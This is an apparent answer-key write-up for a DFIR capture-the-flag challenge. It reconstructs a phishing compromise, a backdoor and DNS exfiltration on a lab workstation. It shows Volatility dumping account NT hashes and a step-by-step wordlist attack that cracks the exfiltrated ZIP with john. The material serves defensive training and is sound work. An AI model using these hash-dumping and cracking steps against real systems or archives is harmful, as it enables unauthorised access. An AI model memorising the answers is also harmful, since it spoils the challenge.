OWN•SECURITY

# WRITE UP

## Oteria CTF 2023

| | |
|---|---|
| Type | [WriteUp] |
| Client | Oteria |
| Version | 4.0 |
| Date | 09/12/2023 |
| Référence | None |

# 1. DOCUMENT HISTORY

| Version | Date | Author | Verifier | Modifications |
|---|---|---|---|---|
| 1.0 | 08/11/2023 | hugo.perinazzo@own.security | None | Question & Answers |
| 2.0 | 09/11/2023 | hugo.perinazzo@own.security | None | Full investigation writeup |
| 3.0 | 13/11/2023 | hugo.perinazzo@own.security | None | Adding hints |
| 4.0 | 09/12/2023 | hugo.perinazzo@own.security | None | Post-beta corrections |

# 2. SUMMARY

◈ BLANK PAGE◈

# 1. INITIAL INSTRUCTIONS

You're an analyst in the DFIR team of a cyber-security company. Today, a maritime SME called Becolab is calling on your services following a leak of confidential data that was posted on darknet cybercriminal forums at the beginning of November 2023.

After one of your colleagues analysed the company's DNS server, everything suggests that the data leak originated from the workstation of the person in charge of human resources, who had observed some abnormal behaviour on her workstation a few days earlier but thought she had solved the problem and didn't inform her employer.

Your manager has assigned you to investigate this machine, and you are expected to reconstruct the scenario of past events, understand the initial compromise and identify what data has been extracted.

Good luck!

---

Hints:

1/
The initial compromise was made by a phishing attack, and the email was then deleted by the victim.

2/
The attacker used simple and well-known persistence methods.

3/
An IoC in Chinese alphabet can be found in the attackers' tools.

4/
a research article on a similar campaign was published on the Internet : https://medium.com/@alatogiulia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despionnage-72ae58363eed

5/
The extraction was performed via DNS, look at the Sysmon logs.

Additional hints (For stuck player only) :

Question 1:
This is the *First name Last name* of the user of the workstation.

Question 2:
Look at “Exploitation for Privilege Escalation” on https://attack.mitre.org/

Question 3:
The hash can be found in the medium article, the file can also be found on virustotal :
https://www.virustotal.com/gui/file/bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d

Question 4:
You can use some tools like haybusa or chainsaw (available on github)
Pay attention to mshta.exe execution

Question 5:
By reversing the dotnet tool, you can obtain the attacker exfiltration domain name.
Then look at the Sysmon logs and DNS queries.

Question 6:
The « Community » section of a similar campaign in virustotal give the password pattern to brute-force the archive

Question 7:
Run the exfiltration tool in a sandbox or look at the weird sections of the backdoor executable.
You'll probably need to support utf8 encoding in your terminal to display the string correctly.

Question 8:
Run the backdoor in a sandbox, and capture the network traffic with a tool like wireshark to look at the outgoing TCP packets.

Question 9:
Computes the hash of `[REDACTED]/beef/Desktop.lnk.exe` and check out the alternative names of this sample on virustotal.

TIPS:

1/
Datetime values must be expressed in the following UTC format: YYYY-MM-DDThh:mmTZD
Difference from UTC time will always be equivalent to +00:00

> Example:
> 1997-07-16T19:20+00:00

2/
For all datetime related questions, you must indicate the date of the **first** event associated to the answer.

3/
Since some questions ask you to answer with a hash, the computed values are case-sensitive.

4/
To compute a hash of a value, you can use the following command (note the use of -n)

```
echo -n "My Value" | sha1sum
```

5/
Feel free to answer questions out of order, and don't limit your focus to file and disk analysis; it may be necessary to extend your analysis to the web.

# 2. QUESTIONS & ANSWERS

## 2.1. [EASY] IDENTIFY THE USERNAME OF THE VICTIM

.

```
FORMAT : J**** B******
```

```
Janne Buisson

7d764fed1488376bb830c3377d7d30e0e9891f3b
```


This can be found with the following techniques:

Using volatility on a memory dump:

```
(venv) [Nov 06, 2023 - 15:40:54 (CET)] exegol-dfir volatility3 # ./vol.py -f ../memory.raw windows.hashdump.Hashdump
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash

Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount      504     aad3b435b51404eeaad3b435b51404ee        f08b707389138595f49ff0d10d1887ef6
Janne Buisson   1001    aad3b435b51404eeaad3b435b51404ee        d43190345252acbfd408206bc8593df0
```

Using RegistryExplorer

We can browse to the key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\LogonUI` and look for the value `LastLoggedOnUser`



## 2.2. [EASY] GIVE THE NUMBER OF THE MITRE ATTACK PRIVILEGE ELEVATION TECHNIQUE

```
FORMAT : T****
```

```
T1068

01f7ce68d452c06674a6acf551fa5eb070829607
```

As explained in more detail in section **4.9. [HARD] Give the CVE number used for the privilege escalation**, the privilege elevation method, used a vulnerable driver : `Dell dbutil_2_3.sys` exploited by CVE-2021-21551

This corresponds to Exploitation for Privilege Escalation (T1068) techniques description from the Mitre Att&ck framework:

> *Adversaries may bring a signed vulnerable driver onto a compromised machine so that they can exploit the vulnerability to execute code in kernel mode.*

In our attack, the vulnerable driver was not imported by the attacker, but had already been installed on the machine.

## 2.3. [EASY] GIVE THE HASH OF A FILE BELONGING TO A SIMILAR CAMPAIGN

```
FORMAT :
bd**********************************************************************
```

**Note :** In the answer below, the first line is the sha256 of the file, the second line is the sha1 of the first line hash

```
bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d

2954417f33ecf2adb15deb66a5982e318d97dc07
```

By reversing the attacker tools, as explained in more detail in section **4.7. [HARD] Give the value of the IOC found in the tools used by the attacker** we found the following IOC : **海**铁物流制造

By using the following google dork ” **海**铁物流制造” we found a medium article introducing the threat actor TTPs : https://medium.com/@alatogiulia/un-nouvel-acteur-russe-vise-des-prestataires-du-monde-maritime-lors-de-campagnes-despionnage-72ae58363eed



As mentioned by article a similar campaign has been identified related to the following hash: bd552e8782a06399ff2d23e67dd686536c568acb7f2fd13b40a65d80011e306d

## 2.4. [MEDIUM] WHAT WAS THE TIME OF THE INITIAL ACCESS ?

```
FORMAT : ****-**-**T**:**+00:00
```


```
2023-10-26T12:54+00:00

3965b0b2c10e2e94edf857a1c5f479fe7a487ea4
```

We can use Hayabusa, a tool used to run some sigma-compatible rules on the windows events





Thanks to the hayabusa output we can confirm that `mshta.exe` has been run due to `cv.hta` and execute some powershell, dropping a base64 payload.
This confirm that the initial access occurs on 2023-10-26 14:54:25.134 +02:00 without being noticed by windows defender

Then we used **TimelineExplorer** from Eric Zimmerman's tools suite to browse the csv timeline





Here is the event produced by Sysmon with event-id 1:




Don't forget to adjust the UTC difference.

We can confirm `mshta.exe` execution by referring to prefetch files:



## 2.5. [MEDIUM] AT WHAT TIME WAS THE DATA EXTRACTED ?

```
FORMAT : ****-**-**T**:**+00:00
```

```
2023-10-30T17:33+00:00

d2996a9ce9c9c515397f05ec902cf2cc200bd3a3
```

By reversing the exfiltration tool in `c:/Users/Janne Buisson/AppData/Roaming/beef/soft.exe` we found a new IOC, the domain used for DNS exfiltration: `facebook-help[.]pro`


We can search in sysmon logs for the first appearance of this IOC


## 2.6. [MEDIUM] FIND THE PASSWORD OF THE EXTRACTED ARCHIVE

```
FORMAT : A**************
```

```
Arkhangelsk2023

727ed436e8c4a0b4a2719ee061742d642807286e
```

Thanks to the domain IOC found during the reverse of the dotnet exfiltration tool, we can filter on sysmon logs for only DNS requests targeting this specific domain.

In the appendix section, at the end of this document, you'll find a script specially designed for this challenge, that allows you to rebuild the archive extracted by DNS using sysmon logs and the target domain.





Thank to this script we are able to retrieve the archive but it's password protected, we are still able to list its content though

```
[Nov 05, 2023 - 15:44:07 (CET)] exegol-dfir decode_exfil # unzip kitchen/output
Archive:  kitchen/output
[kitchen/output] CONTRAT DE SOUSTRAITANCE.docx password: #
[Nov 05, 2023 - 15:44:12 (CET)] exegol-dfir decode_exfil # unzip -l kitchen/output
Archive:  kitchen/output
  Length      Date    Time    Name
---------  ---------- -----   ----
    20924  2023-10-27 17:00   CONTRAT DE SOUSTRAITANCE.docx
   159200  2023-10-28 16:30   MC3000_cahier_des_charges.odt
        0  2023-10-29 18:12   mc 3000/
  1310308  2023-10-29 18:12   mc 3000/marincore_3000.blend
   795498  2023-10-29 18:12   mc 3000/marin_core_3000.dae
   148060  2023-10-29 18:12   mc 3000/marin_core_3000.fbx
      243  2023-10-29 18:12   mc 3000/marin_core_3000.mtl
   369411  2023-10-29 18:12   mc 3000/marin_core_3000.obj
   335984  2023-10-29 18:12   mc 3000/marin_core_3000.stl
---------                     -------
  3139628                     9 files
```

We need to crack the password of this archive to access its content.

As described in the community tab of [this virustotal sample] we know the pattern of the password for this archive is the following:




We can look at https://en.wikipedia.org/wiki/List_of_cities_and_towns_in_Russia to retrieve a list of cities and towns in Russia:
Then append the year of the attack, in our case 2023 :

```
talion@pluton tmp> head list

City    Russian name    Federal subject
Abakan  Абакан  Republic of Khakassia
Abaza   Абаза   Republic of Khakassia
Abdulino        Абдулино        Orenburg Oblast
Abinsk  Абинск  Krasnodar Krai
Achinsk Ачинск  Krasnoyarsk Krai
Adygeysk        Адыгейск        Republic of Adygea
Agidel  Агидель Republic of Bashkortostan
Agryz   Агрыз   Republic of Tatarstan
talion@pluton tmp> cat list | awk -F ' ' '{ print $1 }' > list2
talion@pluton tmp> head list2

City
Abakan
Abaza
Abdulino
Abinsk
Achinsk
Adygeysk
Agidel
Agryz
talion@pluton tmp> sed -i 's/$/2023/' list2
talion@pluton tmp> head list2
2023
City2023
Abakan2023
Abaza2023
Abdulino2023
Abinsk2023
Achinsk2023
Adygeysk2023
Agidel2023
Agryz2023
```

Then we can use this wordlist with john the ripper to crack the archive:

```
[Nov 05, 2023 - 15:46:09 (CET)] exegol-dfir kitchen # zip2john archive.zip > hash
ver 2.0 archive.zip/CONTRAT DE SOUSTRAITANCE.docx PKZIP Encr: cmplen=16199, decmplen=20924, crc=D2826540 ts=8810 cs=d282 type=8
ver 2.0 archive.zip/MC3000_cahier_des_charges.odt PKZIP Encr: cmplen=152282, decmplen=159200, crc=B09CFABA ts=83DC cs=b09c type=8
ver 2.0 archive.zip/mc 3000/ is not encrypted, or stored with non-handled compression type
ver 2.0 archive.zip/mc 3000/marincore_3000.blend PKZIP Encr: cmplen=215204, decmplen=1310308, crc=84C77662 ts=9195 cs=84c7 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.dae PKZIP Encr: cmplen=157597, decmplen=795498, crc=1BDD6380 ts=918D cs=1bdd type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.fbx PKZIP Encr: cmplen=122701, decmplen=148060, crc=78764D3C ts=918F cs=7876 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.mtl PKZIP Encr: cmplen=147, decmplen=243, crc=CC505CC3 ts=9190 cs=cc50 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.obj PKZIP Encr: cmplen=75704, decmplen=369411, crc=4090FA55 ts=9191 cs=4090 type=8
ver 2.0 archive.zip/mc 3000/marin_core_3000.stl PKZIP Encr: cmplen=81454, decmplen=335984, crc=2E277B2C ts=9192 cs=2e27 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
[Nov 05, 2023 - 15:46:14 (CET)] exegol-dfir kitchen # cat hash
archive.zip:$pkzip$8*1*1*0*8*24*d282*84f2fcfb5e56112d84915e9e1cb7b5a9c8c929820f80787003ab71ec13d363932ad80b2b*1*0*8*24*4090*f21c65a0e
b4d448f9c62098f8393f24ff79a80f383fcfd16d5dc5d0e*1*0*8*24*7876*b4c0b66fa50a3b27eed02bc0f36f19afaa4820ff1dfbd4ca35acf85e15efd90dfccb081
33259e17af7aa9770f4df633b8ed62e344fa77359a8bc879914dc85122d9a8b867509bea*1*0*8*24*84c7*f9510ee5bce077bee79f959d6df6263a4bda157ee50458
a19456a8bbe67763c085f4719295489bef5804383a73f72faa6dbee57c512421b1683716ac544b01098d3a28aeb5ae96793346217e7997904138a89edb9666b9a09ab
acf10140c24af9787914*$/pkzip$::archive.zip:mc 3000/marin_core_3000.mtl, CONTRAT DE SOUSTRAITANCE.docx, mc 3000/marin_core_3000.obj, m
ore_3000.dae, mc 3000/marincore_3000.blend:archive.zip
[Nov 05, 2023 - 15:46:16 (CET)] exegol-dfir kitchen # john --wordlist=list2 hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Arkhangelsk2023  (archive.zip)
1g 0:00:00:00 DONE (2023-11-05 15:46) 100.0g/s 108400p/s 108400c/s 108400C/s 2023..2023
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[Nov 05, 2023 - 15:46:41 (CET)] exegol-dfir kitchen # unzip archive.zip -d extracted
Archive:  archive.zip
[archive.zip] CONTRAT DE SOUSTRAITANCE.docx password:
  inflating: extracted/CONTRAT DE SOUSTRAITANCE.docx
  inflating: extracted/MC3000_cahier_des_charges.odt
   creating: extracted/mc 3000/
  inflating: extracted/mc 3000/marincore_3000.blend
  inflating: extracted/mc 3000/marin_core_3000.dae
  inflating: extracted/mc 3000/marin_core_3000.fbx
  inflating: extracted/mc 3000/marin_core_3000.mtl
  inflating: extracted/mc 3000/marin_core_3000.obj
  inflating: extracted/mc 3000/marin_core_3000.stl
[Nov 05, 2023 - 15:47:23 (CET)] exegol-dfir kitchen # tree extracted
extracted
├── CONTRAT DE SOUSTRAITANCE.docx
├── mc 3000
│   ├── marincore_3000.blend
│   ├── marin_core_3000.dae
│   ├── marin_core_3000.fbx
│   ├── marin_core_3000.mtl
│   ├── marin_core_3000.obj
│   └── marin_core_3000.stl
└── MC3000_cahier_des_charges.odt
```

## 2.7. [HARD] GIVE THE VALUE OF THE IOC FOUND IN THE TOOLS USED BY THE ATTACKER


```
FORMAT : ******
```

```
海铁物流制造

e8891548e0d01f32036367a3e209fd40fbd622a5
```


By reversing the tool of the attacker, we found this IOC in:

- The exfiltration tool `c:/Users/Janne Buisson/AppData/Roaming/beef/soft.exe`
- The backdoor `c:/Users/Janne Buisson/AppData/Roaming/Microsoft-kpp.exe`

Note that the same backdoor is also located in the user startup menu and in `System32`, we may find these executables using the **amcache** records:





But it's even more obvious when you look at the **prefetch:**



```
Filenames:
        Number of filenames             : 51
        Filename: 1                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\NTDLL.DLL
        Filename: 2                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNEL32.DLL
        Filename: 3                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNELBASE.DLL
        Filename: 4                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\LOCALE.NLS
        Filename: 5                     : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE BUISSON\APPDATA\ROAMING\MICROSOFT\WINDOWS\START MENU\PROGRAMS\STARTUP\MICROSOFT-KPP.EXE
        Filename: 6                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\ADVAPI32.DLL
        Filename: 7                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\MSVCRT.DLL
```

```
Filenames:
        Number of filenames             : 20
        Filename: 1                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\NTDLL.DLL
        Filename: 2                     : \VOLUME{01d8cf8a63678770-36641327}\USERS\JANNE BUISSON\APPDATA\ROAMING\MICROSOFT-KPP.EXE
        Filename: 3                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNEL32.DLL
        Filename: 4                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\KERNELBASE.DLL
        Filename: 5                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\LOCALE.NLS
        Filename: 6                     : \VOLUME{01d8cf8a63678770-36641327}\WINDOWS\SYSTEM32\ADVAPI32.DLL
```


To find the IOC in the exfiltration tool, we have seen it under the banner by running the attacker tool in a sandbox using a console emulator that supports utf8 encoding.





For the `microsoft-kpp.exe`, by looking at the sections in DiE, we can see some weird sections located at the end of the file

| # | Name | VirtualSize | VirtualAddress | SizeOfRawData | PointerToRawData | PointerToRelocations | PointerToLinenumbers | NumberOfRelocations | NumberOfLinenumbers | Characteristics |
|---|---|---|---|---|---|---|---|---|---|---|
| 0 | .text | 000072f8 | 00001000 | 00007400 | 00000600 | 00000000 | 00000000 | 0000 | 0000 | 60000060 |
| 1 | .data | 0106d270 | 00009000 | 0106d400 | 00007a00 | 00000000 | 00000000 | 0000 | 0000 | c0000040 |
